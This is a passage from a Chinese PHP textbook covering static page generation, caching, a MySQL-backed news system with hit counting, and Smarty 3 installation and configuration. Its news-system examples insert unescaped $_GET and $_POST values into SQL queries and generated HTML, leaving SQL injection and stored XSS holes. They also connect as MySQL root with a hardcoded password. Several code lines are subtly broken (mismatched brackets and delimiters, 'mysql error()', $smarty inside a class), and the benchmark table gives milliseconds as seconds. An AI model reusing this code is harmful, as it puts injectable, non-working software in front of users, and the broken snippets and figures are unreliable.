实例 16-1： PHP 脚本代码

```
<?php
    for($i=0;$i<100;$i++){
    echo $i;
}
?>
```

实例 16-2： 静态 HTML 代码

```
0123456789101112131415161718192021222324252627282930313233343536373839 4
0414243444546474849505152535455565758596061626364656667686970717273747475
767778798081828384858687888990919293949596979899
```

可以看出，这两个代码在浏览器的执行结果是一样的。下面我们执行 ab 命令对比这两个页面的性能。测试参数采用对页面访问 10000 次，并且有 10 个并发用户的访问。

对于 PHP 脚本文件的测试结果：

```
F:\apache\bin>ab -n 10000 -c 10 http://127.0.0.1/php.php
This is ApacheBench, Version 2.3 <$Revision: 655654 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking 127.0.0.1 (be patient)
Completed 1000 requests
```

```
Completed 2000 requests
Completed 3000 requests
Completed 4000 requests
Completed 5000 requests
Completed 6000 requests
Completed 7000 requests
Completed 8000 requests
Completed 9000 requests
Completed 10000 requests
Finished 10000 requests


Server Software:        Apache/2.2.14
Server Hostname:        127.0.0.1
Server Port:            80

Document Path:          /php.php
Document Length:        194 bytes

Concurrency Level:      10
Time taken for tests:   11.344 seconds
Complete requests:      10000
Failed requests:        3
   (Connect: 3, Receive:0, Length: 0, Exceptions: 0)
Write errors:           0
Total transferred:      4870000 bytes
HTML transferred:       1900000 bytes
Requests per second:    881.54 [#/sec] (mean)
Time per request:       11.344 [ms] (mean)
Time per request:       1.134 [ms] (mean, across all concurrent requests)
Transfer rate:          419.25 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0    0   2.2      0      16
Processing:     0   11   8.0     16     109
Waiting:        0   11   8.0     16     109
Total:          0   11   7.9     16     109

Percentage of the requests served within a certain time (ms)
  50%     16
  66%     16
  75%     16
  80%     16
```

```
 90%    16
 95%    16
 98%    16
 99%    16
100%   109 (longest request)
```

对于静态 HTML 页面的测试结果：

```
F:\apache\bin>ab -n 10000 -c 10 http://127.0.0.1/html.htm
l
This is ApacheBench, Version 2.3 <$Revision: 655654 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking 127.0.0.1 (be patient)
Completed 1000 requests
Completed 2000 requests
Completed 3000 requests
Completed 4000 requests
Completed 5000 requests
Completed 6000 requests
Completed 7000 requests
Completed 8000 requests
Completed 9000 requests
Completed 10000 requests
Finished 10000 requests


Server Software:        Apache/2.2.14
Server Hostname:        127.0.0.1
Server Port:            80

Document Path:          /html.html
Document Length:        194 bytes

Concurrency Level:      10
Time taken for tests:   4.781 seconds
Complete requests:      10000
Failed requests:        0
Write errors:           0
Total transferred:      5740000 bytes
HTML transferred:       1940000 bytes
Requests per second:    2091.50 [#/sec] (mean)
Time per request:       4.781 [ms] (mean)
Time per request:       0.478 [ms] (mean, across all concurrent requests)
```

```
Transfer rate:          1172.39 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0    0   2.0      0      16
Processing:     0    4   7.0      0      16
Waiting:        0    4   6.6      0      16
Total:          0    5   7.1      0      16

Percentage of the requests served within a certain time (ms)
  50%        0
  66%        0
  75%       16
  80%       16
  90%       16
  95%       16
  98%       16
  99%       16
 100%       16 (longest request)
```

以上两个运行结果的比较如表 16-1 所示。

表 16-1　PHP 脚本与 HTML 静态页面的性能比较

指　　标	PHP 脚本	HTML 静态页面
文件大小	194 字节	194 字节
平均每秒执行的访问次数/次	881.54	2091.50
平均每次访问的响应时间/秒	1.134	0.478
最长等待时间/秒	109	16

由表 16-1 可以看出，仅对于一个简单的循环结构来说，使用静态 HTML 页面的执行效率比相应的 PHP 脚本性能提高了两倍多。

16.2　缓存机制概述

一般来说，一个小型网站或者一个小型应用仅由几个页面组成，可能仅有少量的动态操作，访问的用户也不是很多。对于这样的网站或者应用来说，使用缓存机制或者静态化的方法，作用并不明显。因为用户的访问并不会给服务器造成很大的负担，并发的用户访问数量也不会很多。而对于用户来说，获得一个完整页面用了 10 毫秒和 100 毫秒区别并不大。因此，缓存机制与静态化应用在小型系统中很少见。

对于大型系统，访问量很大，动态的脚本文件和静态的 HTML 性能差别就很明显了。

本节主要介绍如何在大型应用中使用缓存机制和静态化机制。

16.2.1　缓存机制

缓存是一种“以空间换时间”的策略，是一种提高性能的常用方法。缓存机制通常用于缓解大访问量下的数据库和磁盘负担，有效的应用缓存机制可以很大程度地减少对数据库和磁盘的操作次数。在 PHP 中，目前已经有多种缓存解决方案，例如 PEAR Cache、Zend Cache、Alternative PHP Cache 和 Afterburner Cache 等。

对于 PHP 来说，上述缓存模块会在代码被第一次访问的时候将 PHP 的中间代码保存到服务器的内存中。中间代码指的是编译、解析过的 PHP 代码。当第一次访问后，接下来的访问都是通过代码直接从服务器中的内存获取数据的过程。由于数据库和磁盘操作被大大的减少了，访问速度也相应大大提高了。

缓存模块的另一个特性是，能够监视 PHP 代码和数据的变化。这个特性能够有效地保证在 PHP 脚本代码被修改或者数据库中的数据发生变化以后，访问者可以及时看到更新，而不是获取到内存中的旧页面。

16.2.2　静态化机制

静态化即将动态的 PHP 脚本文件生成静态 HTML 页面。由于静态 HTML 页面没有对数据库、磁盘的操作，甚至没有任何逻辑计算，访问速度极快。对于一些大型应用，将一些变化不大的页面以静态 HTML 的形式存储可以有效地提高页面的访问性能。

例如，将新闻网站的新闻页面制作成静态 HTML 页面。由于新闻页面中的新闻内容一旦生成就不再改变，交互性不强，很适合以静态 HTML 的形式提供给用户访问。

16.3　PHP 静态化技术

上一节介绍了静态化机制，本节将以几个在设计静态化网站时常用到的一些功能为例说明 PHP 如何对页面实现静态化。

16.3.1　由模板生成静态页面

由模板生成静态的 HTML 页面，首先需要一个未包含任何内容的模板文件。由模板生成静态的 HTML 页面的方法是读取模板文件的页面代码，然后将模板文件的内容替换并写入一个新的静态 HTML 文件中。

实例 16-3：基本的 HTML 页面

```
<html>
    <head>
        <title>{%title%}</title>
    </head>
```

```
    <body>
        <H1>{%title%}</H1><br>
        <hr>
        <pre>{%content%}</pre>
    </body>
</html>
```

其中，所有需要替换成具体内容的地方都用“{%%}”将关键字括起来。

实例 16-4： 演示对模板内容进行相应的替换，并写入新的静态 HTML 文件

```
<?php
    $title=$_GET['title'];                          //提取提交的标题
    $content=$_GET['content'];                      //提取提交的内容
    $template_fh=@fopen("21-3.html","r")
        or die("打开模板文件失败");                  //打开模板文件
    $filename = 'S'.date("YmdHis").'.html';         //以时间戳为文件名
    $html_fh=@fopen($filename,"w")
        or die("创建静态页面文件失败");              //创建静态 HTML 文件
    while(!feof($template_fh)){                     //循环读取模板文件
        $row=fgets($template_fh);                   //读取一行
        $row=str_replace("{%title%}",$title,$row);      //替换标题
        $row=str_replace("{%content%}",$content,$row);  //替换内容
        fwrite($html_fh,$row);                          //写入新的 HTML 文件
    }
    fclose($template_fh);                               //关闭模板文件
    fclose($html_fh);                                   //关闭 HTML 页面文件
?>
```

生成的页面从浏览器中得到的结果如图 16-1 所示。



图 16-1　从模板生成的新的 HTML 页面

页面的源代码如下：

```
<html>
    <head>
        <title>这是文章标题</title>
```

```
    </head>
    <body>
        <H1>这是文章标题</H1><br>
        <hr>
        <pre>这是文章内容</pre>
    </body>
</html>
```

注意：

在上述程序中，首先获取用户提交表单中的标题和内容，然后读取模板文件，并以时间戳为名称创建静态 HTML 页面文件，再循环读取模板文件的每一行，将其中的关键字替换为表单内容，再将替换后的内容写入静态 HTML 页面中，最后关闭模板文件和静态 HTML 页面文件。

16.3.2　数据库与静态页面

在实际应用中，通常将静态页面的应用与数据库的应用结合在一起。一般来说，静态 HTML 页面的生成是在系统向数据库中插入数据的时候。例如，一个新闻系统在添加一篇新的新闻时，生成新的新闻页面。为了防止数据被破坏，以及方便后期的数据维护，在生成静态 HTML 页面的同时往往向数据库中同步插入一条记录。

下面我们通过一个简单地添加一条新闻并生成静态页面的实例演示整个流程。在实例中，向一个表单内输入要插入的新闻内容，然后 PHP 程序将用户的输入保存在数据库中，并生成一个静态的 HTML 页面。

实例 16-5：接收用户提交新闻内容的表单代码

```
<html>
    <head>
        <title>添加一条新闻记录</title>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    </head>

<body>
 <p><h1>添加一条新闻记录</h1></p>
 <form name="form1" method="get" action="21-6.php">
   <table width="500" border="0" cellspacing="0" cellpadding="0">
     <tr>
       <td>新闻标题</td>
       <td><input name="title" type="text" id="title"></td>
     </tr>
     <tr>
       <td>新闻内容</td>
       <td><textarea name="content" cols="35" rows="5" id="content">
```

```
        </textarea></td>
    </tr>
    <tr>
      <td colspan="2"><input type="submit" name="Submit" value="Submit">
      <input type="reset" name="Submit2" value="Reset"></td>
    </tr>
  </table>
</form>
</body>
</html>
```

实例 16-6： 用于处理用户输入的 PHP 代码

```
<?php
header('Content-Type:text/html;charset=utf-8');
mysql_connect("localhost", "root") //选择数据库之前需要先连接数据库服务器
or die("数据库服务器连接失败");
mysql_select_db("fldb")            //选择数据库 fldb
or die("数据库不存在或不可用");

//将表单中的数据通过$_GET 方式获取，然后存储在相应的变量中
$title = $_GET['title'];
$content = $_GET['content'];

//生成文件名
$filename = 'S'.date("YmdHis").'.html';
//执行 SQL 语句
$query = mysql_query("insert into news(title,content,filename)
        values('$title', '$content',
    '$filename')");
//根据 SQL 执行语句返回的布尔型变量判断是否插入成功
if($query)
{
    $template_fh=@fopen("21-3.html","r")
       or die("打开模板文件失败");                   //打开模板文件
   $filename = 'S'.date("YmdHis").'.html';           //以时间戳为文件名
   $html_fh=@fopen($filename,"w")
       or die("创建静态页面文件失败");               //创建静态 HTML 文件
    while(!feof($template_fh)){                       //循环读取模板文件
       $row=fgets($template_fh);                      //读取一行
       $row=str_replace("{%title%}",$title,$row);   //替换标题
       $row=str_replace("{%content%}",$content,$row);//替换内容
       fwrite($html_fh,$row);                         //写入新的 HTML 文件
   }
   fclose($template_fh);                              //关闭模板文件
```

```
    fclose($html_fh);                                   //关闭静态 HTML 页面文件
     //提示
    echo "success";
}
else
    echo mysql_error();
mysql_close();                                          //关闭与数据库服务器的连接
?>
```

数据库创建表 news 的代码如下：

```
mysql->create table news(id int,title char(50),content char(500),filename
char(20));
```

在浏览器中访问用户表单页面并输入新闻内容，如图 16-2 所示。数据提交后，在数据库中可以看到图 16-3 所示的记录，生成的 HTML 文件如图 16-4 所示。




图 16-2　表单页面



id	title	content	filename
1	这是新闻标题	这是新闻内容	S20110529131745.html

图 16-3　新闻属性栏



图 16-4　添加新闻记录后的 HTML 文件

注意：

静态 HTML 页面一般是在系统向数据库中插入数据时生成的。

16.3.3　静态页面内容的修改

上面我们介绍了在插入一条新闻数据时应该如何处理，这一小节将介绍新闻修改时的一些操作。其方法是在更新数据库的同时，重新生成一个新的静态 HTML 页面。需要注意的是，在对内容进行修改的时候，并不是直接修改原有的静态页面，而是根据用户的修改重新创建静态页面。

下面通过实例演示上一节实例中数据进行修改的操作。需要注意的是，代码中对 filename 字段的操作，由于文件名是与时间相关的，对新闻进行修改之后，为了保持新闻的时效性，我们需要更新静态页面的文件名，所以应先删除之前的静态页面，并生成一个新的静态页面，要重点关注文件操作。

实例 16-7：静态页面内容的修改

```
<?php
header('Content-Type:text/html;charset=utf-8');
mysql_connect("localhost", "root") //选择数据库之前需要先连接数据库服务器
or die("数据库服务器连接失败");
mysql_select_db("fldb")            //选择数据库 fldb
or die("数据库不存在或不可用");
mysql_query("SET NAMES UTF-8");
//将表单中的数据通过$_GET 方式获取，然后存储在相应的变量中
$id = $_GET['id'];

//生成文件名
$filename = 'S'.date("YmdHis").'.html';
//执行 SQL 语句
$query = mysql_query("select id,title,content,filename from news where id=
'$id'");
$row=mysql_fetch_array($query);
?>
<html>
<head>
<title>修改新闻记录</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>

<body>
 <p><h1>修改新闻记录</h1></p>
 <form name="form1" method="post" action="21-8.php?id=<?php echo
$row['id'] ?>">
   <table width="500" border="0" cellspacing="0" cellpadding="0">
     <tr>
       <td>新闻标题</td>
       <td><input name="title" type="text" id="title" value="<?php echo
```

```
$row['title'] ?>"></td>
    </tr>
    <tr>
      <td>新闻内容</td>
      <td><textarea name="content" cols="35" rows="5" id="content"><?php echo
$row['content'] ?></textarea></td>
    </tr>
    <tr>
      <td colspan="2"><input type="hidden" name="filename" value="<?php echo
$row['filename'] ?>"><input type="submit" name="Submit" value="Submit">
      <input type="reset" name="Submit2" value="Reset"></td>
    </tr>
  </table>
</form>
</body>
</html>
```

实例 16-8： 更新处理页面

```
<?php
header('Content-Type:text/html;charset=utf-8');
mysql_connect("localhost", "root") //选择数据库之前需要先连接数据库服务器
or die("数据库服务器连接失败");
mysql_select_db("fldb")                         //选择数据库 fldb
or die("数据库不存在或不可用");
mysql_query("SET NAMES UTF-8");

//将表单中的数据通过$_GET 方式获取，然后存储在相应的变量中
$id = $_GET['id'];
$title=$_POST['title'];
$content=$_POST['content'];
$Ofilename=$_POST['filename'];

$Nfilename = 'S'.date("YmdHis").'.html';        //以时间戳为文件名
//执行 SQL 语句
$query = mysql_query("update news set
title='$title',content='$content',filename='$Nfilename' where id='$id'");
//根据 SQL 执行语句返回的布尔型变量判断是否更新成功
if($query)
{
    if(file_exists($Ofilename) && is_readable($Ofilename))
       unlink($Ofilename);
   $template_fh=@fopen("21-3.html","r")
       or die("打开模板文件失败");               //打开模板文件
```

```
    $html_fh=@fopen($Nfilename,"w")
        or die("创建静态页面文件失败");                    //创建静态 HTML 文件
     while(!feof($template_fh)){                          //循环读取模板文件
        $row=fgets($template_fh);                         //读取一行
        $row=str_replace("{%title%}",$title,$row);  //替换标题
        $row=str_replace("{%content%}",$content,$row);//替换内容
        fwrite($html_fh,$row);                            //写入新的 HTML 文件
    }
    fclose($template_fh);                                 //关闭模板文件
    fclose($html_fh);                                     //关闭静态 HTML 页面文件

    echo "success";
}
else
    echo mysql error();
mysql_close();                                     //关闭与数据库服务器的连接
?>
```

这样，随着新闻内容的更新，同时更新静态页面，保证静态页面内容的一致性。

16.3.4　静态页面的动态操作

通常在创建的静态 HTML 页面上也需要进行一些动态操作。例如，新闻系统中的新闻点击次数统计。这种情况中，一个简单的解决办法是，将新创建页面的扩展名由“.html”改成“.php”，并在模板文件中写入相应的 PHP 代码。这样，一些需要的动态操作就可以在该文件被访问时执行了。

这种方式实现起来非常容易，但是在一定程度上却失去了“静态化”的意义，并且通过这种方式创建的文件不能在本地访问。因此，这里介绍另一种方式，通过一个宽度和高度都为 0 像素的图像控件，隐藏地调用一个 PHP 文件，实现在静态 HTML 页面中统计的功能。

实例 16-9： 静态 HTML 页面

```
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
        <title>这是文章标题</title>
    </head>
    <body>
        <H1>这是文章标题</H1><br>
        <hr>
        <pre>这是文章内容</pre>
        <img width='0' height='0' src='21-10.php?id=1' />
    </body>
</html>
```

实例 16-10： 用于更新计数器的 PHP 代码

```
<?php
mysql_connect("127.0.0.1","root","kevin");      //连接数据库
mysql_select_db("fldb");                        //选择 fldb 数据库
$id=$_GET['id'];

//执行更新语句
$query=mysql_query("update news set count=count + 1 where id = '$id'");

?>
```

在浏览器中访问静态 HTML 页面，如图 16-5 所示，<img>图像控件的加入并没有影响页面的整体结构。数据库中 news 表添加一个 count 字段，记录点击次数，访问静态页面之后，数据库中的 count 字段如图 16-6 所示。



图 16-5　静态 HTML 页面

id	title	content	filename	count
1	这是新闻标题	这是新闻内容	S20110530120439.html	1

图 16-6　数据库中新闻点击次数统计

16.4　难　点　解　析

本章介绍了如何使用 PHP 对网站页面实现静态化。在大型系统中，静态化的应用非常广泛，因此，掌握实现静态化的方法在建设大型网站时非常有用。本章中介绍了一些在实际应用中常用的静态化方法。读者可以仔细研究，在实际项目中根据实际情况设计出自己的静态化方法。

本章节的一些重点和难点在下面进行了解析，具体如下。

(1) 在更新数据库的同时，需要重新生成一个新的静态 HTML 页面。所有需要修改的内容都必须在新的静态页面中进行。

(2) 通常在创建的静态 HTML 页面上也需要进行一些动态操作，通常有两种方法来实现：第一种是将新创建页面的扩展名由“.html”改成“.php”，并在模板文件中写入相应的 PHP 代码，但创建的文件不能在本地访问；第二种是通过一个宽度和高度都为 0 像素的图像控件，隐藏地调用一个 PHP 文件，实现在静态 HTML 页面中统计的功能。其中第二种方法比较可用，且不会失去静态化本身的意义。

16.5　高手训练营

1. 使用模板生成静态的 HTML 页面的方法有哪些？
2. 简述静态页面和动态页面。
3. 简述缓存机制及缓存模块的特性。

第17章　Smarty与模板技术

本章讲解 Smarty 模板引擎系统的使用。我们将从比较基础的知识讲起，详细了解如何将 PHP 代码转换为页面模板开发。不管您以前是否了解模板，或者对 Smarty 有何种看法，相信阅读完本章，您将对有关模板的框架、运行和开发速度，以及性能方面有一个全面的认识。

17.1　MVC 概述

MVC 英文全称即 Model-View-Controller，即把一个应用的输入、处理、输出流程按照 Model、View、Controller 的方式进行分离，这样一个应用被分成三个层—— 模型层、视图层和控制层。

1．模型(Model)

模型就是业务流程或状态的处理以及业务规则的制定。业务流程的处理过程对其他层来说是黑箱操作，模型接收视图请求的数据，并返回最终的处理结果。业务模型的设计可以说是 MVC 最主要的核心。MVC 设计模式告诉我们，将应用的模型按一定的规则抽取出来，抽取的层次很重要，这也是判断开发人员是否优秀的依据。抽象与具体不能隔得太远，也不能太近。MVC 并没有提供模型的设计方法，而只是告诉你应该组织管理这些模型，以便于模型的重构和提高重用性。

2．视图(View)

视图代表用户交互界面，对于 Web 应用来说，可以概括为 HTML 界面，但有可能为 XHTML、XML 和 Applet。随着应用的复杂性和规模性，界面的处理也变得具有挑战性。一个应用可能有很多不同的视图，MVC 设计模式对于视图的处理仅限于视图上数据的采集和处理，以及用户的请求，而不包括在视图上业务流程的处理。

业务模型还有一个很重要的模型，那就是数据模型。数据模型主要指实体对象的数据保存(持续化)。比如将一个订单保存到数据库，然后从数据库获取订单。我们可以将这个模型单独列出，所有有关数据库的操作只限制在该模型中。

3．控制(Controller)

控制可以理解为从用户接收请求，将模型与视图匹配在一起，共同完成用户的请求。

划分控制层的作用也很明显，它清楚地告诉我们，它就是一个分发器，选择什么样的模型，选择什么样的视图，可以完成什么样的用户请求。控制层不做任何数据处理。例如，用户单击一个连接，控制层接受请求后，并不处理业务信息，它只把用户的信息传递给模型，告诉模型做什么，选择符合要求的视图返回给用户。因此，一个模型可能对应多个视图，一个视图可能对应多个模型。

模型、视图与控制器的分离，使得一个模型可以具有多个显示视图。如果用户通过某个视图的控制器改变了模型的数据，所有其他依赖于这些数据的视图都应反映这些变化。因此，无论何时发生了何种数据变化，控制器都会将变化通知所有的视图，导致显示的更新。这实际上是一种模型的变化—传播机制。

17.2　模 板 系 统

一个基于模板的系统，是将程序中的显示内容与程序逻辑分离的一个解决方案。其特点如下：

(1) 使程序运行得更快速。应用模板系统开发后，程序里体现的是完全的业务逻辑，有利于维护扩展。

(2) 修改、维护更方便。使用模板系统后，程序将非常清晰、干净，可以更方便地维护和修改，可以将 HTML 页面有关的部分分离出去。

(3) 在页面中可以混合显示代码，PHP 代码可以在这两层任意混合使用。

(4) 模板系统支持缓存技术，实现网页内容静态化。

(5) 可以轻松实现网站换肤、换版，或提供多语言内容版本。

(6) 实现 MVC 框架在 PHP Web 环境中的体现通常为模板方式。在模板系统中，HTML 和显示层在一个模板内。

(7) 应用程序代码不包括显示逻辑，但包括处理请求，执行和需要做的其他工作，以及传递数据及格式化数据，则交给显示层。

17.3　Smarty 概述

Smarty 被广泛部署并应用。Smarty 很简单，可以在内部控制流程，定制函数/方法及定制修改，是一款非常优秀的 PHP 模板框架。在开发网站或者其他基于 Web 的应用时，美工设计人员根据实际需要使用模板语言设计出相应的模板页面，而负责编写程序的程序员不需要对模板进行任何修改，只需要在另外一个 PHP 代码中对模板中的变量进行赋值即可。Smarty 的工作原理如图 17-1 所示。




图 17-1　Smarty 工作原理

17.3.1　Smarty 的优点

Smarty 有如下优点。

(1) Smarty 执行速度快，稳定。

(2) 应用程序和显示逻辑彻底分离，即美工与程序员可以完全分工。

(3) 标签式模板页面，丰富的标签显示语言。

(4) “编译”式模板。

(5) 自动缓存已经编译或生成的页面。

(6) 加快项目的开发速度。

17.3.2　Smarty 的开发特性

Smarty 的开发特性如下。

(1) 变量修饰符(Modifier)。

(2) 模板函数/方法。

(3) 调试工作台(Debug)。

(4) 插件支持(Plug in)。

(5) 过滤操作符(Filter)。

(6) Smarty 模板标签(Internals)。

17.4　Smarty 的安装与配置

Smarty 软件包虽然是 PHP 官方推荐的模板类，但是并没有和 PHP 软件包一起发布，可以通过 Smarty 的官方网站 http://www.smarty.net/download 下载最新版本的 Smarty 源码压缩包。从 2010 年 11 月 11 日发布 3.0.0 版本开始，Smarty 进入了 Smarty 3 时代，本书使用当前最新版本 3.0.7，本章中所讲的例子与操作方法均以该版本为例。

17.4.1　Smarty 2 与 Smarty 3 的区别

Smarty 3 API 的语法结构已经重构，使之更加一致和模块化，虽然为了向下兼容，仍

然支持 Smarty 2 的语法，但会抛出一个被弃用的 notice。虽然你可以屏蔽该 notice，但强烈建议，在使用 Smarty 3 时使用 Smarty 3 的语法。一方面，Smarty 2 的语法很可能在后面的版本中逐渐被取消，另一方面，Smarty 2 的语法，是对 Smarty 3 的 API 的封装，所以性能方面也会有损失。

Smarty 3 与 Smarty 2 的区别如下。

(1) Smarty 3 的方法采用驼峰式的命名方式，如 fooBarBaz。

(2) 所有 Smarty 的属性都有 get 和 set 方法，如 Smarty 2 中的$smarty->cache_dir ='foo/'，在 Smarty 3 中可以这样赋值：$smarty->setCacheDir('foo/')，同样可以通过$smarty->getCacheDir( )来得到该属性值。

(3) Smarty 3 废除了一些如“is*”的方法，因为它们和现在的“get*”方法重复了。

(4) Smarty 3 只能在 PHP5 下运行，不支持 PHP4。

(5) {php} 标签默认是关闭的，需要使用$smarty->allow_php_tag=true 开启。

(6) 被空格包围的定界符将不被解析，如{ foo }将不再作为 smarty 标签被解析，你必须使用{foo}。

17.4.2 Smarty 的安装

文件下载之后，可通过以下步骤对 Smarty 类库进行安装。

(1) 将 Smarty 压缩包下的全部文件解压缩到一个文件夹中。例如，D:\Smarty。

(2) 打开 PHP 的安装目录，编辑 php.ini 文件并修改其中的 include_path 参数，在其后增加前面的文件夹名。例如，include_path=".;D:\Smarty"。

(3) 重新启动 Apache 服务器使改动生效。

上面的设置是基于 Smarty 适用于整个服务器，若想仅仅对当前站点有效，可以按照以下方式执行安装操作。

将 Smarty 压缩包下的 libs 文件夹中的全部文件解压缩到网站所在目录的文件夹中，例如，F:\WWW\htdocs\myweb\libs，为了避免与其他类库冲突，常常在 libs 下建立 smarty 文件夹，将 Smarty 压缩包中的 libs 文件夹中的内容拷贝到目录 F:\WWW\htdocs\myweb\libs\smarty 中。

17.4.3 Smarty 的配置

将文件放置好之后，接下来就可以对 Smarty 参数进行配置了。在配置之前，对一些重要的配置参数作如下说明。

- $compile_dir：该参数是 Smarty 默认的编译模板目录名，默认值为“./templates_c”。
- $config_dir：该参数是默认的 config 文件目录名，默认值为“./configs”。
- $plugins_dir：该参数是默认的插件目录名，默认值为“plugins”。
- $debugging：这是一个开关参数，如果打开它，将显示 Smarty 变量和运行状态的调试窗口。
- $compile_check：该参数在每次 PHP 执行时查看模板的内容是否变化。
- $caching：该参数决定是否缓存文件执行时生成的文件。

- $cache_dir：该参数是默认的模板缓存目录名，默认值为“./cache”。
- $cache_lifetime：该参数是缓存的模板过期时间，以秒计算。若$caching 的值为－1，则缓存的模板永不过期。

Smarty 提供两种安装方式：基本安装和扩展安装。

1. 基本安装

实例 17-1：基本安装方式的 Config.inc.php 文件

```
<?php
    header('Content-Type:text/html;charset=utf-8');//设置编码类型为 utf-8
                                                    以支持中文
    require_once('../libs/Smarty.class.php');      //引用 Smarty 的类库
    $smarty = new Smarty();                        //创建对象

    $smarty->setTemplateDir('templates/');         //设置模板路径
    $smarty->setCompileDir('templates_c/');        //设置编译模板路径
    $smarty->setConfigDir('configs/');             //设置配置文件路径
    $smarty->setCacheDir('cache/');                //设置缓存路径
    $smarty->setLeftDelimiter('<{'};               //设置左定界符
    $smarty->setRightDelimiter(')>');              //设置右定界符
    $smarty->caching = true;                       //设置启用缓存
    $smarty->cache_lifetime = 120;                 //设置缓存时间为 120 秒
?>
```

实例 17-2：配置文件的引用方式(17-2.php)

```
<?php
require_once('Config.inc.php');
$smarty->assign("Name"," Ned ");
$smarty->display('index.tpl');
?>
```

2. 扩展安装

实例 17-3：扩展安装方式的 Config.class.php 文件

```
<?php
    header('Content-Type:text/html;charset=utf-8');//设置编码类型为 utf-8
                                                    以支持中文
    require_once('../libs/Smarty.class.php');      //引用 Smarty 的类库

    class Smarty_GuestBook extends Smarty {
        function Smarty_GuestBook()
        {
```

```
            // Class Constructor.
            // These automatically get set with each new instance.
            parent::__construct();
            $this->setTemplateDir('templates/');     //设置模板路径
            $this->setCompileDir('templates_c/');    //设置编译模板路径
            $this->setConfigDir('configs/');         //设置配置文件路径
            $this->setCacheDir('cache/');            //设置缓存路径
            $this->setLeftDelimiter('<{'};           //设置左定界符
            $this->setRightDelimiter(')>');          //设置右定界符
            $this->caching = Smarty::CACHING_LIFETIME_CURRENT;
            $smarty->caching = true;                 //设置启用缓存
            $smarty->cache_lifetime = 120;           //设置缓存时间为 120 秒
        }
    }
?>
```

实例 17-4：扩展方式安装的引用方式(17-4.php)

```
<?php
    require('Config.class.php');
    $smarty = new Smarty_GuestBook();
    $smarty->assign('Name','Ned');
    $smarty->display('index.tpl');
?>
```

17.4.4　Smarty 程序的一般步骤

通过前面的介绍可以看出，在模板文件编写好以后，Smarty 的 PHP 程序编写主要有以下几步：

(1) 通过包含文件载入 Smarty 类库。

(2) 定义 Smarty 模板对象。

(3) 设定 Smarty 模板对象的参数。

(4) 将程序中处理的变量通过 assign 方法替换模板中的变量。

(5) 将替换好的页面通过 display 方法输出。

17.5　Smarty 开发基础

17.5.1　Smarty 注释

